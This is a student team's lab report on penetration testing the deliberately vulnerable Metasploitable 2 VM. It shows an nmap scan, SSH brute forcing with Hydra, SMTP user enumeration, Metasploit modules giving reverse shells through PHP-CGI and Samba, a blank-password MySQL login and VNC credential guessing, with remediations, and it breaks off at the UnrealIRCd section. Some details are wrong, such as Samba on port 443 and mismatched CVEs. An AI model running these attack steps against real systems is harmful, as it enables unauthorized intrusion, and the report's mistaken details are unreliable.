


# DEPI PROJECT

Penetration testing and Vulnerability assetment

Group :

1. Ibrahim Abdelhamid Elgohary
  2. Farouk hassan Farouk Hussein
  3. Mahmoud Gaber Mohamed
  4. Youssef Tarek Anan
- 
- A series of five parallel blue lines of varying lengths, slanted diagonally from the bottom-left towards the top-right, positioned to the right of the group list.

# **Metasploitable 2**

## **Table of Contents**

- 1. Introduction to Metasploitable 2**
- 2. Reasons for Choosing Metasploitable 2**
- 3. Scanning Metasploitable 2**
  - 1. Network Scanning Techniques**
  - 2. Identifying Vulnerable Services**
  - 3. Tools for Scanning**
- 4. Exploiting Vulnerabilities in Metasploitable 2**
  - 1. Exploitation with Metasploit Framework**
  - 2. Manual Exploitation Techniques**
  - 3. Post-Exploitation Strategies**
- 5. Conclusion**

# **Introduction**

The Metasploitable virtual machine is a purposefully vulnerable version of Ubuntu Linux that may be used to test security tools and demonstrate common flaws. This virtual machine's version 2 is now available for download, and it contains even more vulnerabilities than the initial image. VMWare, VirtualBox, and other popular virtualization platforms are all compatible with this virtual machine. The network interfaces of Metasploitable are bound to the NAT and Host-only network adapters by default, and the image should never be exposed to a hostile network.

This Virtual Machine (metasploitable2) can be used to conduct security training, test security tools, and practice common penetration testing techniques.

## **Why Choose Metasploitable 2 for Vulnerability Testing**

### **1. Designed for Learning**

Metasploitable 2 is intentionally vulnerable, providing a practical environment for security testing and learning exploitation techniques.

### **2. Wide Range of Vulnerabilities**

It contains multiple known vulnerabilities across various services, making it suitable for comprehensive testing.

### **3. Safe Environment**

Running in an isolated network setup, Metasploitable 2 allows secure testing without exposing real systems to threats.

### **4. Tool Compatibility**

It integrates smoothly with popular security tools like Metasploit, facilitating easy penetration testing.

### **5. Realistic Simulations**

The virtual machine mimics common real-world vulnerabilities, offering practical experience in addressing security flaws.

## Scanning Metasploitable 2

---

1. Find machine IP address by using the following command in terminal ...

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:0b:92:58
          inet addr:192.168.244.131  Bcast:192.168.244.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe0b:9258/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:155 errors:0 dropped:0 overruns:0 frame:0
          TX packets:93 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:11462 (11.1 KB)  TX bytes:11358 (11.0 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:180 errors:0 dropped:0 overruns:0 frame:0
          TX packets:180 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:62685 (61.2 KB)  TX bytes:62685 (61.2 KB)

msfadmin@metasploitable:~$ _
```

### Scanning :

Through the above command in terminal , we know the ip address of this machine is 192.168.244.131

Now we are going to scan this ip address with the **Nmap tool** . so we get the following results ..

Command :

```
{
nmap -n -sV -p- 191.168.244.131
}
```

```
root@kali: ~  
File Actions Edit View Help  
  
(root@kali)~  
# nmap -n -sV -p- 192.168.244.131  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-09 14:24 EDT  
Nmap scan report for 192.168.244.131  
Host is up (0.0017s latency).  
Not shown: 65505 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
53/tcp    open  domain       ISC BIND 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec         netkit-rsh rexecd  
513/tcp   open  login          
514/tcp   open  tcpwrapped     
1099/tcp  open  java-rmi     GNU Classpath grmiregistry  
1524/tcp  open  bindshell    Metasploitable root shell  
2049/tcp  open  nfs          2-4 (RPC #100003)  
2121/tcp  open  ftp          ProFTPD 1.3.1  
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5  
3632/tcp  open  distccd      distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))  
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc          VNC (protocol 3.3)  
6000/tcp  open  X11          (access denied)  
6667/tcp  open  irc          UnrealIRCd  
6697/tcp  open  irc          UnrealIRCd  
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)  
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1  
8787/tcp  open  drb          Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbb)  
32835/tcp open  nlockmgr     1-4 (RPC #100021)  
43958/tcp open  mountd       1-3 (RPC #100005)  
49836/tcp open  status       1 (RPC #100024)  
52827/tcp open  java-rmi     GNU Classpath grmiregistry  
MAC Address: 00:0C:29:0B:92:58 (VMware)  
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 134.97 seconds
```

>> Results of an **Nmap scan** conducted against a target IP (192.168.244.131). The scan identifies a variety of **open TCP ports** and services running on them, indicating potential vulnerabilities for further exploration.

# Exploiting Vulnerabilities in Metasploitable 2

---

Some ports shown in the Nmap Scanning are to be Exploited in the following :

## 1. **Port-21 ( FTP ) : (Backdoor Vulnerability, Anonymous Access)**

### **Description:**

Port 21 is the default port for the File Transfer Protocol (FTP), which is used to transfer files between client and server. While FTP is widely utilized for its simplicity, it is inherently vulnerable to a variety of security risks due to its design and the way it transmits data. This assessment focuses on identifying and evaluating the vulnerabilities associated with FTP services running on Port 21.

### **Severity Level:**

Severity Level: Medium

CVEs:

CVE-2017-1000451: vsftpd before 3.0.3 allows anonymous logins which may lead to unauthorized access.

### **Exploitation:**

#### **(Exploiting FTP through Metasploit Framework)**

As we know the FTP version is vsftpd

Now open msfconsole and search for vsftpd Backdoor exploit and follow the steps given below to exploit through Metasploit Framework

```
{ msfconsole }  
{ search vsftpd }
```



# Impact of Port 21 (FTP) Vulnerabilities

1. **Data Interception:** Transmits data in plaintext, making it vulnerable to eavesdropping.
2. **Unauthorized Access:** Weak passwords or anonymous access can lead to unauthorized entry.
3. **Denial of Service (DoS):** Can be targeted with overwhelming requests, causing downtime.
4. **Malware Distribution:** Compromised servers may host malicious files.
5. **File Integrity Risks:** Unauthorized modifications can impact data accuracy.
6. **Command Injection:** Attackers may execute arbitrary commands on the server.

## Remediations for FTP Vulnerabilities

1. **Use Secure Alternatives:** Switch to SFTP or FTPS for encrypted file transfers.
2. **Implement Strong Authentication:** Enforce strong passwords and consider multi-factor authentication.
3. **Restrict User Access:** Grant minimal permissions and review them regularly.
4. **Monitor and Log Activities:** Track access logs for suspicious activity.
5. **Keep Software Updated:** Regularly patch FTP server software.
6. **Use Firewalls:** Limit access to trusted IPs and necessary ports.
7. **Implement Rate Limiting:** Control the number of requests to mitigate DoS attacks.
8. **Encrypt Data at Rest:** Protect sensitive files stored on the server.
9. **Conduct Regular Security Audits:** Perform assessments to identify and address vulnerabilities.



## 2. **Port-22 ( SSH ) : (Username Enumeration)**

### **Description:**

The Secure Shell Protocol (SSH) is a cryptographic network protocol for operating network services securely over an unsecured network. Secure Shell is a network communication protocol that enables two computers to communicate ( http or hypertext transfer protocol, which is the protocol used to transfer hypertext such as web pages) and share data.

The command for connecting to ssh server is :

```
{ ssh <user name>@<target ip address> }
```

### **Severity Level:**

**Severity Level:** High

CVEs:

1. CVE-2021-28041
2. CVE-2018-15473
3. CVE-2020-15778
4. CVE-2021-3639

### **Exploitation:**

**( Brute Force with Hydra tool )**

where we can Brute Force the service and getting the credentials by cracking the username and password.

```
{  
hydra -L /root/Desktop/usernames.txt -P /root/Desktop/passwords.txt  
192.168.244.131 ssh  
}
```

```

(root@kali)~# hydra -L /root/Desktop/usernames.txt -P /root/Desktop/passwords.txt 192.168.244.131 ssh
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-10 14:20:24
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 16 login tries (l:4/p:4), ~1 try per task
[DATA] attacking ssh://192.168.244.131:22/
[22][ssh] host: 192.168.244.131 login: user password: user
[22][ssh] host: 192.168.244.131 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-10 14:20:30

```

## Impact of SSH Vulnerabilities

1. **Unauthorized Access:** Weak authentication can lead to unauthorized access to servers.
2. **Data Exposure:** Man-in-the-middle attacks can intercept sensitive data.
3. **Denial of Service (DoS):** Vulnerabilities can cause SSH services to crash.
4. **Command Execution:** Exploitation can allow arbitrary command execution, compromising the system.
5. **Session Hijacking:** Attackers can take over active sessions, acting as legitimate users.
6. **User Enumeration:** Attackers can discover valid usernames for targeted attacks.

## Remediations for SSH Vulnerabilities

1. **Use Strong Authentication:** Enforce strong passwords and implement multi-factor authentication (MFA).
2. **Regularly Update Software:** Keep SSH software and the OS up to date to patch vulnerabilities.
3. **Verify Host Keys:** Use known hosts files and verify SSH host keys to prevent MitM attacks.
4. **Limit Access:** Restrict SSH access to trusted IPs and consider changing the default port.
5. **Implement Rate Limiting:** Use tools like fail2ban to block repeated failed login attempts.
6. **Monitor and Log Activities:** Regularly review SSH access logs for suspicious activity.
7. **Use Key-Based Authentication:** Prefer SSH keys over passwords for enhanced security.
8. **Conduct Regular Security Audits:** Perform vulnerability assessments to identify and address weaknesses.

### 3. Port-25 ( SMTP ) : (Remote Code Execution (RCE))

#### Description:

Simple Mail Transfer Protocol is an application that is used to send, receive, and relay outgoing emails between senders and receivers. When an email is sent, it's transferred over the internet from one server to another using SMTP. In simple terms, an SMTP email is just an email sent using the SMTP server. SMTP is part of the application layer of the TCP/IP protocol .

#### Severity Level:

**Severity Level:** High

CVEs:

1. CVE-2019-19875
2. CVE-2019-11324
3. CVE-2017-1000436

#### Exploitation:

(using smtp-user-enum tool)

In this we are using the wordlists which is already exists in kali linux

```
(root@kali)~# smtp-user-enum -M VRFY -U /usr/share/wordlists/fern-wifi/common.txt -t 192.168.244.131
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

|----- Scan Information -----|
Mode ..... VRFY
Worker Processes ..... 5
Usernames file ..... /usr/share/wordlists/fern-wifi/common.txt
Target count ..... 1
Username count ..... 478
Target TCP port ..... 25
Query timeout ..... 5 secs
Target domain .....

##### Scan started at Mon Apr 11 14:19:30 2022 #####
exists.244.131: lp
exists.244.131: root
exists.244.131: service
exists.244.131: sys
exists.244.131: user
exists.244.131: MAIL
exists.244.131: Root
exists.244.131: SERVICE
exists.244.131: SYS
exists.244.131: Service
exists.244.131: User
##### Scan completed at Mon Apr 11 14:19:33 2022 #####
11 results.

478 queries in 3 seconds (159.3 queries / sec)
```

Command : { smtp\_user\_enum -M VRFY -U /usr/share/wordlists/fern-wifi/common.txt -t 192.168.244.131 < target ip > }

## Impact of SMTP Vulnerabilities (Port 25)

1. **Unauthorized Access:** Weak authentication can allow unauthorized users to send emails, leading to spam and phishing attacks.
2. **Email Spoofing:** Attackers can forge sender addresses, resulting in loss of trust and successful phishing.
3. **Denial of Service (DoS):** SMTP servers can be overwhelmed, causing service disruption.
4. **Spam Distribution:** Compromised servers can send large volumes of spam, damaging reputation and causing blacklisting.
5. **Data Exposure:** Unencrypted emails can be intercepted, leading to potential data breaches.
6. **Malware Delivery:** SMTP can be exploited to deliver malicious attachments or links to users.

## Remediations for SMTP Vulnerabilities

1. **Implement Strong Authentication:** Use SMTP authentication and enforce strong password policies.
2. **Enable TLS:** Encrypt email transmissions to protect data in transit.
3. **Rate Limiting:** Limit the number of emails sent per user or connection to mitigate spam and DoS attacks.
4. **Monitor Email Logs:** Regularly review logs for suspicious activity to detect potential breaches.
5. **Use SPF, DKIM, and DMARC:** Implement these protocols to prevent email spoofing and phishing.
6. **Restrict Open Relaying:** Configure the server to prevent unauthorized users from sending emails through it.
7. **Regular Software Updates:** Keep SMTP server software and configurations up to date with security patches.
8. **Configure Firewalls:** Limit access to the SMTP server to trusted IP addresses only.

## 4. Port-80 ( PHP\_CGI ): (Remote Code Execution (RCE))

### Description:

We know that port 80 is open, so we input metasploitable2's IP address into any browser. We also know that it's running PHP as a CGI, so we can use metasploit Framework to exploit this using a PHP CGI argument injection attack.

### Severity Level:

#### Remote Code Execution (RCE)

- **Severity Level:** Critical
- **CVE-2012-1172** : A vulnerability in PHP CGI that could allow remote attackers to execute arbitrary code through crafted arguments to the php-cgi binary.

### Exploitation:

#### (through Metasploit Framework)

PHP Version 5.2.4-2ubuntu5.10

System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, convert.iconv.*, bzip2.*, zlib.*

This server is protected with the Suhosin Patch 0.9.6.2  
Copyright (c) 2006 [Hardened-PHP Project](#)

수호신

now we will exploit this by following commands in msfconsole .

```
{
search php_cgi_arg_injection
use exploit/multi/http/php_cgi_arg_injection
set RHOST 192.168.244.131 < target ip >
}
```

```
msf6 > search php_cgi_arg_injection

Matching Modules



| # | Name                                     | Disclosure Date | Rank      | Check | Description                |
|---|------------------------------------------|-----------------|-----------|-------|----------------------------|
| 0 | exploit/multi/http/php_cgi_arg_injection | 2012-05-03      | excellent | Yes   | PHP CGI Argument Injection |



Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/php_cgi_arg_injection

msf6 > use exploit/multi/http/php_cgi_arg_injection
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > set RHOST 192.168.244.131
RHOST => 192.168.244.131
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 192.168.244.130:4444
[*] Sending stage (39282 bytes) to 192.168.244.131
[*] Meterpreter session 1 opened (192.168.244.130:4444 -> 192.168.244.131:57156 ) at 2022-04-16 10:32:33 -0400

meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter   : php/linux
meterpreter >
```

## Impact of PHP-CGI Vulnerabilities (Port 80)

1. **Remote Code Execution (RCE):** Attackers can execute arbitrary code on the server.
2. **Denial of Service (DoS):** Malicious input can crash the web server, disrupting services.
3. **Information Disclosure:** Sensitive data may be exposed.
4. **Cross-Site Scripting (XSS):** Attackers can inject malicious scripts into web pages.
5. **Data Manipulation:** Unauthorized modification or deletion of data can occur.

## Remediations for PHP-CGI Vulnerabilities

1. **Regularly Update PHP:** Keep PHP and modules updated.
2. **Use PHP-FPM:** Switch to PHP-FastCGI Process Manager for better security.
3. **Secure Configuration:** Harden PHP settings and disable dangerous functions.
4. **Input Validation:** Sanitize all user inputs to prevent injection attacks.
5. **Port-139&443 ( Samba ) : (SMB Relay Attack)**

### Description:

samba is a suite of Unix applications that speak the Server Message Block (SMB) protocol. Microsoft Windows operating systems and the OS/2 operating system use

SMB to perform client-server networking for file and printer sharing and associated operations.

samba default port is 139 but it can be changed to port 443 as well . now we will exploit this with Metasploit Framework.

## Severity Level:

- Critical Severity: RCE vulnerabilities on both ports.
- High Severity: DoS, information disclosure, and authentication bypass (Port 139) or SSL-related vulnerabilities (Port 443).
- Medium Severity: Information disclosure on Port 139.

## Exploitation:

```
{
search usermap_script
use exploit/multi/samba/usermap_script
set RHOST 192.168.244.131 <target ip>
exploit
}
```

```
msf6 > search usermap_script

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  exploit/multi/samba/usermap_script      2007-05-14      excellent No      Samba "username map script" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.244.131
RHOST => 192.168.244.131
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.244.130:4444
[*] Command shell session 2 opened (192.168.244.130:4444 -> 192.168.244.131:41819 ) at 2022-04-16 10:57:03 -0400

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
id
uid=0(root) gid=0(root)
```

## Impacts of Samba Vulnerabilities (Ports 139 & 443)

### Port 139 (NetBIOS)

- **Remote Code Execution (RCE):** Attackers can gain full control of the server.
- **Denial of Service (DoS):** Malicious requests can crash Samba services.
- **Information Disclosure:** Sensitive data may be exposed to unauthorized users.

- **Authentication Bypass:** Unauthorized access to shared resources.

### Port 443 (HTTPS)

- **Remote Code Execution (RCE):** Exploits can run malicious code via secure connections.
- **Denial of Service (DoS):** Vulnerabilities can disrupt service availability.
- **Information Disclosure:** Weak SSL/TLS can expose sensitive data.
- **Man-in-the-Middle (MitM) Attacks:** Attackers can intercept and manipulate data.

### Remediations for Samba Vulnerabilities

1. **Regularly Update Samba:** Apply security patches.
  2. **Secure Configuration:** Harden settings and disable unused features.
  3. **Implement Strong Authentication:** Use strong passwords and MFA.
  4. **Restrict Network Access:** Limit access to trusted IPs.
  5. **Use Strong Encryption:** Ensure secure SSL/TLS configurations.
  6. **Conduct Regular Security Audits:** Identify and remediate weaknesses.
  7. **Monitor Logs:** Review logs for suspicious activities.
- 

## 6. Port-3306 ( MYSQL ) : (SQL Injection)

### Description:

The MySQL database running on Metasploitable 2 is configured with weak security settings, specifically allowing connections with a blank (empty) password. This configuration creates a significant security risk, as it enables unauthorized users to access the database easily. Attackers can exploit this vulnerability to perform various malicious actions.

### Severity Level:

- **Severity Level:** Critical
- **Relevant CVEs:**
  1. **CVE-2020-2574**
  2. **CVE-2018-2563**



### 3. CVE-2016-6662

## Exploitation:

Mysql database in metasploitable 2 is too less secure so that we can connect to that Mysql server with the blank password .

```
{  
mysql -u root -h <target ip> -p  
}
```

It will ask for password just hit enter to login automatically .

```
(root@kali)-[~]  
# mysql -u root -h 192.168.244.131 -p  
Enter password:  
Welcome to the MariaDB monitor.  Commands end with ; or \g.  
Your MySQL connection id is 7  
Server version: 5.0.51a-3ubuntu5 (Ubuntu)  
  
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.  
  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
  
MySQL [(none)]> show databases;  
+-----+  
| Database |  
+-----+  
| information_schema |  
| dvwa |  
| metasploit |  
| mysql |  
| owasp10 |  
| tikiwiki |  
| tikiwiki195 |  
+-----+  
7 rows in set (0.001 sec)  
  
MySQL [(none)]> █
```

## Impact

1. **Unauthorized Access:** Anyone can connect to the database without authentication.
2. **Data Breaches:** Sensitive data can be exposed to unauthorized users.
3. **Service Disruption:** Attackers can manipulate or delete data, leading to service downtime.

4. **Increased Attack Surface:** The weak configuration can be exploited to launch further attacks on the server or application.

## Remediation Steps

1. **Set Strong Passwords:** Configure MySQL to require strong passwords for all user accounts.
  2. **Limit Remote Access:** Restrict MySQL access to trusted IP addresses or networks only.
  3. **Update MySQL Configuration:** Review and modify the MySQL configuration file (`my.cnf`) to disable remote access for the root user and enforce strict user privileges.
  4. **Regularly Patch MySQL:** Keep the MySQL server updated to the latest version to mitigate known vulnerabilities.
  5. **Enable Firewall Rules:** Implement firewall rules to limit access to the MySQL port.
  6. **Monitor Database Activity:** Regularly audit and monitor database access logs for suspicious activity.
- 

## 7. *Port-5900 ( VNC ) : (Weak Authentication)*

### Description:

VNC stands for Virtual Network Computing. It is a cross-platform screen sharing system that was created to remotely control another computer. This means that a computer's screen, keyboard, and mouse can be used from a distance by a remote user from a secondary device as though they were sitting right in front of it.

### Severity Level:

- **severity Level: High**
  - **Remote Access:** Can be exploited for unauthorized system control.
  - **Weak Authentication:** Vulnerable to brute-force attacks.
  - **Remote Code Execution:** Potential for attackers to execute malicious code.
  - **Data Exposure:** Lack of encryption risks sensitive data interception.

### Exploitation:

The login credentials for this service may be found using a Metasploit module.

```
}  
search vnc_login  
use auxiliary/scanner/vnc/vnc_login
```

```
set RHOST 192.168.244.131 <target ip>
}
```

```
msf6 > search vnc_login

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  auxiliary/scanner/vnc/vnc_login          normal          No    VNC Authentication Scanner

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/vnc/vnc_login

msf6 > use auxiliary/scanner/vnc/vnc_login
msf6 auxiliary(scanner/vnc/vnc_login) > set RHOST 192.168.244.131
RHOST => 192.168.244.131
msf6 auxiliary(scanner/vnc/vnc_login) > exploit


[*] 192.168.244.131:5900 - 192.168.244.131:5900 - Starting VNC login sweep
[!] 192.168.244.131:5900 - No active DB -- Credential data will not be saved!
[*] 192.168.244.131:5900 - 192.168.244.131:5900 - Login Successful: :password
[*] 192.168.244.131:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) >
```

so let's check that the password as " password " is login successful. For that we are using the vncviewer .

Command : vncviewer 192.168.244.131 <target ip>

```
(root@kali)~# vncviewer 192.168.244.131
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful ←
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```

The credentials are valid, and Kali displays ( pops up's ) a remote desktop session.



## Impact of VNC Vulnerabilities on Port 5900

1. **Unauthorized Access:** Attackers can control systems, leading to data breaches.
2. **Data Theft:** Sensitive information can be accessed and manipulated.
3. **Malware Installation:** Attackers can deploy malware or ransomware.
4. **Service Disruption:** Normal operations can be interrupted, affecting availability.

## Remediations for VNC Vulnerabilities

1. **Use Strong Passwords:** Implement complex passwords for VNC accounts.
2. **Enable Encryption:** Protect data transmission with encryption.
3. **Restrict Access:** Limit VNC access to trusted IPs.
4. **Update Software:** Keep VNC software up to date.
5. **Disable Unused Features:** Turn off unnecessary services.
6. **Implement Two-Factor Authentication (2FA):** Add an extra layer of security.
7. **Monitor Logs:** Review logs for suspicious activity.

## 8. Port- 6667 & 6697 (UnrealIRCd) : (Backdoor Vulnerability)

## Description:

